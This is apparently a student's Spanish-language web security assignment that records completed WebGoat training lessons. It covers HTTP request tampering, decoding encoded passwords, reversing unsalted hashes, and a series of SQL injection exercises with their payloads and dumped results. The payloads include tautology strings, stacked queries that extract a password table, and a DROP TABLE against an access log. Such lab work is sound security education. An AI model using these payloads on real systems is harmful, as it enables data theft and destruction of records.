

Seguridad Web

Entregable 5

HTTP BASICS:





HTTP Basics

Show hints | Reset lesson

1 2 3

The Quiz

What type of HTTP command did WebGoat use for this lesson. A POST or a GET.

Was the HTTP command a POST or a GET:

What is the magic number: 53 Go!

Congratulations. You have successfully completed the assignment.

HTTP PROXIES:

Intercept and modify a request


Set up the intercept as noted above and then submit the form/request below by clicking the submit button. When you request is intercepted (hits the breakpoint), modify it as follows.


- Change the Method to GET
- Add a header 'x-request-intercepted:true'
- Remove the request body and instead send 'changeMe' as query string parameter and set the value to 'Requests are tampered easily' (without the single quotes)

Then let the request continue through (by hitting the play button).


The two play buttons behave a little differently, but we'll let you tinker and figure that out for yourself.


doesn't matter really Submit






Developer Tools:







CIA TRIAD:



CRYPTO BASICS:





✔
Now suppose you have intercepted the following header:
Authorization: Basic ZGF2aWRhZzphZG1pbg==

Then what was the username [ ] and what was the password: [ ] post the answer
Congratulations. That was easy, right?

axxius

WebSphere {xor} password decoder and encoder

Did you read the accompanying webpage with a small explanation?

encoded string: {xor}Oz4rPj0+LDovPiwsKDAtOw== decode → ← encode decoded string: databasepassword

This page was created by Jeroen Zomer, Middleware Specialist at Axxius BV (NL).
Axxius has proven to be a solid partner for all kind of clients who need help with Middleware in all sorts and forms (but we are specialized in IBM WebSphere products).
The IT specialists of Axxius are among the best in the Benelux, with a decent 15 year track record.

Also other encodings are used.

URL encoding

URL encoding is used a lot when sending form data and request parameters to the server. Since spaces are not allowed in a URL, this is then replaced by %20. Similar replacements are made for other characters.

HTML encoding

HTML encoding ensures that text is displayed as-is in the browser and not interpreted by the browser as HTML.

UUEncode

The Unix-2-Unix encoding has been used to send email attachments.

XOR encoding

Sometimes encoding is used as a first and simple obfuscation technique for storing passwords. IBM WebSphere Application Server e.g. uses a specific implementation of XOR encoding to store passwords in configuration files. IBM recommends to protect access to these files and to replace the default XOR encoding by your own custom encryption. However when these recommendations are not followed, these defaults can become a vulnerability.

Assignment

Now let's see if you are able to find out the original password from this default XOR encoded string.

✔
Suppose you found the database password encoded as {xor}Oz4rPj0+LDovPiwsKDAtOw==
What would be the actual password [databasepassword]
post the answer
Congratulations.

MD5 Center

MD5 conversion and reverse lookup

MD5 reverse for 5ebe2294ecd0e0f08eab7690d2a6ee69

The MD5 hash:

5ebe2294ecd0e0f08eab7690d2a6ee69

was succesfully reversed into the string:

secret

Feel free to provide some other MD5 hashes you would like to try to reverse.

Reverse a MD5 hash

5ebe2294ecd0e0f08eab7690d2a6ee69 | Reverse

You can generate the MD5 hash of the string which was just reversed to have the proof that it is the same as the MD5 hash you provided:

Convert a string to a MD5 hash

secret | Convert

Home / Hash calculator / SHA256 hashfor "admin"

SHA256 hash for "admin"

Algorithm

SHA256

String to encode

admin

Encode

SHA256 encoded string

```
8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918
```

Your last 10 encodings

Algorithm	String	Hash
sha256	admin	8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918

Plain Hashing

Hashing is a type of cryptography which is mostly used to detect if the original data has been changed. A hash is generated from the original data. It is based on irreversible cryptographic techniques. If the original data is changed by even one byte, the resulting hash is also different.

So in a way it looks like a secure technique. However, it is NOT and even NEVER a good solution when using it for passwords. The problem here is that you can generate passwords from dictionaries and calculate all kinds of variants from these passwords. For each password you can calculate a hash. This can all be stored in large databases. So whenever you find a hash that could be a password, you just look up the hash in the database and find out the password.

Some hashing algorithms should no longer be used: MD5, SHA-1 For these hashes it is possible to change the payload in such a way that it still results in the same hash. This takes a lot of computing power, but is still a feasible option.

Salted Hashes

Plain passwords should obviously not be stored in a database. And the same goes for plain hashes. The OWASP Password Storage Cheat Sheet explains what should be used when password related information needs to be stored securely.

Assignment

Now let's see if you can find what passwords matches which plain (unsalted) hashes.

✔
Which password belongs to this hash:
5EBE2294ECD0E0F08EAB7690D2A6EE69
secret
Which password belongs to this hash:
8C6976E5B5410415BDE908BD4DEE15DFB167A9C873FC4BB8A81F6F2AB448A918
admin post the answer
Congratulations. You found it!

```
david@DAVID-PC:~/UPV - 4º/sew/Entregables/entregable 5 - webgoat$ openssl rsa -in mykey.pem -pubout > mykey.pub
writing RSA key
david@DAVID-PC:~/UPV - 4º/sew/Entregables/entregable 5 - webgoat$ openssl rsa -in mykey.pub -pubin -modulus -noout
Modulus=A97F0BCA882D7381691C2E80FC73B9FBF87B3F2F6E4D7C0D69A0195BD9F6719781E6FBFAEFA8E68D755DBFBF09D0A689CB4998E16E6B6445CC8F13644709C78F0451FF1B68893DD39EC997565400A16FBD550
365FF94CFA1859D337618E5B5294389525C8EA325E3618B06A6593970355CE2B63DCE6EC8B81BA92C63BB34B9929E722821AFE256CAC7D17940E78F17F3BAA538BE715A07296BE4C4E6706DE6925578F7A75D72F7C140
0AB8AB3943C066A976954EA38A362ED8D41654D61AB9B827815AF3C3BF5802785D7D40DA8899FF1ACC06198C684B5BBEC7A94C1649C8C281D865CCB8317FC1BC21E57AAB22E10137FD86C63C91E62DC140B8A12AED622
5
```

```
david@DAVID-PC:~/UPV - 4º/sew/Entregables/entregable 5 - webgoat$ echo -n "A97F0BCA882D7381691C2E80FC73B9FBF87B3F2F6E4D7C0D69A0195BD9F6719781E6FBFAEFA8E68D755DBFBF09D0A689CB
4998E16E6B6445CC8F13644709C78F0451FF1B68893DD39EC997565400A16FBD550865FF94CFA1859D337618E5B5294389525C8EA325E3618B06A6593970355CE2B63DCE6EC8B81BA92C63BB34B9929E722821AFE256C
AC7D17940E78F17F3BAA538BE715A07296BE4C4E6706DE6925578F7A75D72F7C1400AB8AB3943C066A976954EA38A362ED8D41654D61AB9B827815AF3C3BF5802785D7D40DA8899FF1ACC06198C684B5BBEC7A94C1649
C8C281D865CCB8317FC1BC21E57AAB22E10137FD86C63C91E62DC140B8A12AED6225" | openssl dgst -sign mykey.pem -sha256 | base64
EdNozkNr4qYWnKyCwc2ZRbqFYgOqR14Jn7k89Ntr4PVud/sWgD4w31tU6cG1r+TTM2fFlp1IYyfl
fiOYlHF0nAH52/pMkAArSFEEHOv7+6LMQz0uyDlxDU9BaTB4OAwMhr2D1cStcKzOf6Vpuuuuglc3
lLJhV3//snTvDO1fBwgOkPvGwS0rnlKbvFx5Jk6NamN+KDBYX6NXyQGkHcqjZjD2l8pD+fn6b6d9
3+NFYfUeJc42vFygLgltNIrFFQFWL1oLaHuSGIuEU0yqR8dbXk4OM6yEeY5AtaisJ2q29z2NA+gO
ZhN8tVtfv4zMFzVCKr3EoBsiNu4C4VGrR+broQ==
```

✔
Now suppose you have the following private key:

```
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQCpfwvKiC1zgWkcLoD8c7n7+Hs/L25NfA1poBlb2fZxl4Hm+/rvqOaNdV2/vwnQponLSZjhbmtkRcyPE2RHCcePBF
-----END PRIVATE KEY-----
```

Then what was the modulus of the public key and now provide a signature for us based on that modulus
post the answer
Congratulations. You found it!

INJECTION:

INTRO:

It is your turn!

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✔
SQL query SQL query
Submit
You have succeeded!
SELECT DEPARTMENT FROM EMPLOYEES WHERE USERID=96134
DEPARTMENT
Marketing

- DML commands are used for storing, retrieving, modifying, and deleting data.
- SELECT - retrieve data from a database
- INSERT - insert data into a database
- UPDATE - updates existing data within a database
- DELETE - delete records from a database
- Example:
    - Retrieve data:
    - SELECT phone
      FROM employees
      WHERE userid = 96134;
    - This statement retrieves the phone number of the employee who has the userid 96134.

It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✔
SQL query SQL query

Submit

Congratulations. You have successfully completed the assignment.

UPDATE EMPLOYEES SET DEPARTMENT='Sales' WHERE USERID=89762

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

to the overall structure or organization of the database and. in SQL databases, includes objects such as tables, indexes, views, relationships, triggers, and more.

If an attacker successfully "injects" DDL type SQL commands into a database, he can violate the integrity (using ALTER and DROP statements) and availability (using DROP statements) of a system.

- DDL commands are used for creating, modifying, and dropping the structure of database objects.
- CREATE - create database objects such as tables and views
- ALTER - alters the structure of the existing database
- DROP - delete objects from the database
- Example:
    - CREATE TABLE employees(
      userid varchar(6) not null primary key,
      first_name varchar(20),
      last_name varchar(20),
      department varchar(20),
      salary varchar(10),
      auth_tan varchar(6)
      );
    - This statement creates the employees example table given on page 2.

Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :

✔
SQL query SQL query

Submit

Congratulations. You have successfully completed the assignment.

ALTER TABLE EMPLOYEES ADD phone varchar(20)

Use 'grant select on <> to <>' to solve the assignment.

1 2 3 4 5 6 7 8 9 10 11 12 13

Data Control Language (DCL)

Data control language is used to implement access control logic in a database. DCL can be used to revoke and grant user privileges on database objects such as tables, views, and functions.

If an attacker successfully "injects" DCL type SQL commands into a database, he can violate the confidentiality (using GRANT commands) and availability (using REVOKE commands) of a system. For example, the attacker could grant himself admin privileges on the database or revoke the privileges of the true administrator.

- DCL commands are used to implement access control on database objects.
- GRANT - give a user access privileges on database objects
- REVOKE - withdraw user privileges that were previously given using GRANT

Try to grant rights to the table `grant_rights` to user `unauthorized_user`:

SQL query: GRANT SELECT ON TABLE GRANT_RIGHTS TO UNAUTHORIZED_USER

Submit

Congratulations. You have successfully completed the assignment.

The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '" + lastName + "'";
```

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' Smith or 1 = 1 ' Get Account Info

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'
Explanation: This injection works, because *or '1' = '1'* always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: *SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE*, which will always evaluate to true, no matter what came before it.

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = "  + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

✔

Login_Count: 1

User_Id: 1 OR '1' = '1'

Get Account Info

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * From user_data WHERE Login_Count = 1 and userid= 1 OR '1' = '1'

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.
Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, *you want to take a look at the data of all your colleagues* to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.
You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```

✔

Employee Name: Don

Authentication TAN: ' OR '1' = '1

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

INJECTION AVANZADO:

```
                        cc_number varchar(30),
                        cc_type varchar(10),
                        cookie varchar(20),
                        login_count int);
```

Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table.
The table you want to pull data from is:

```
CREATE TABLE user_system_data (userid int not null primary key,
                                        user_name varchar(12),
                                        password varchar(10),
                                        cookie varchar(30));
```

6.a) Retrieve all data from the table
6.b) When you have figured it out…. What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQl statement. Maybe you can find both of them.

✔
Name: Dave'; SELECT * FROM use Get Account Info
Password: Check Password
You have succeeded:
USERID, USER_NAME, PASSWORD, COOKIE,
101, jsnow, passwd1, ,
102, jdoe, passwd2, ,
103, jplane, passwd3, ,
104, jeff, jeff, ,
105, dave, passW0rD, ,

Well done! Can you also figure out a solution, by using a UNION?
Your query was: SELECT * FROM user_data WHERE last_name = 'Dave'; SELECT * FROM user_system_data;-- '

```
t
th
thi
this
thisi
thisis
thisisa
thisisas
thisisase
thisisasec
thisisasecr
thisisasecre
thisisasecret
thisisasecretf
thisisasecretfo
thisisasecretfor
thisisasecretfort
thisisasecretforto
thisisasecretfortom
thisisasecretfortomo
thisisasecretfortomon
thisisasecretfortomonl
thisisasecretfortomonly
Press any key to continue . . .
```

3. How can prepared statements be faster than statements?

- Solution 1: They are not static so they can compile better written code than statements.
- Solution 2: Prepared statements are compiled once by the database management system waiting for input and are pre-compiled this way.
- Solution 3: Prepared statements are stored and wait for input it raises performance considerably.
- Solution 4: Oracle optimized prepared statements. Because of the minimal use of the databases resources it is faster.

4. How can a prepared statement prevent SQL-Injection?

- Solution 1: Prepared statements have got an inner check to distinguish between input and logical errors.
- Solution 2: Prepared statements use the placeholders to make rules what input is allowed to use.
- Solution 3: Placeholders can prevent that the users input gets attached to the SQL query resulting in a seperation of code and data.
- Solution 4: Prepared statements always read inputs literally and never mixes it with its SQL commands.

5. What happens if a person with malicious intent writes into a register form :Robert); DROP TABLE Students;-- that has a prepared statement?

- Solution 1: The table Students and all of its content will be deleted.
- Solution 2: The input deletes all students with the name Robert.
- Solution 3: The database registers 'Robert' and deletes the table afterwards.
- Solution 4: The database registers 'Robert'); DROP TABLE Students;--'.

Submit answers

Congratulations. You have successfully completed the assignment.

```
t
th
thi
this
thisi
thisis
thisisa
thisisas
thisisase
thisisasec
thisisasecr
thisisasecre
thisisasecret
thisisasecretf
thisisasecretfo
thisisasecretfor
thisisasecretfort
thisisasecretforto
thisisasecretfortom
thisisasecretfortomo
thisisasecretfortomon
thisisasecretfortomonl
thisisasecretfortomonly
Press any key to continue . . .
```

The underlying SQL query looks like that: "SELECT * FROM access_log WHERE action LIKE '%" + action + "%'".

1 2 3 4 5 6 7 8 9 10 11 12 13

Compromising Availability

After successfully compromising confidentiality and integrity in the previous lessons, we are now going to compromise the third element of the CIA triad: **availability**.

There are many different ways to violate availability. If an account is deleted or its password gets changed, the actual owner cannot access this account anymore. Attackers could also try to delete parts of the database, or even drop the whole database, in order to make the data inaccessible. Revoking the access rights of admins or other users is yet another way to compromise availability; this would prevent these users from accessing either specific parts of the database or even the entire database as a whdle.

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to! Better go and *delete it* completely before anyone notices.

Action contains: %'; DROP TABLE access_lo

Search logs

Success! You successfully deleted the access_log table and that way compromised the availability of the data.

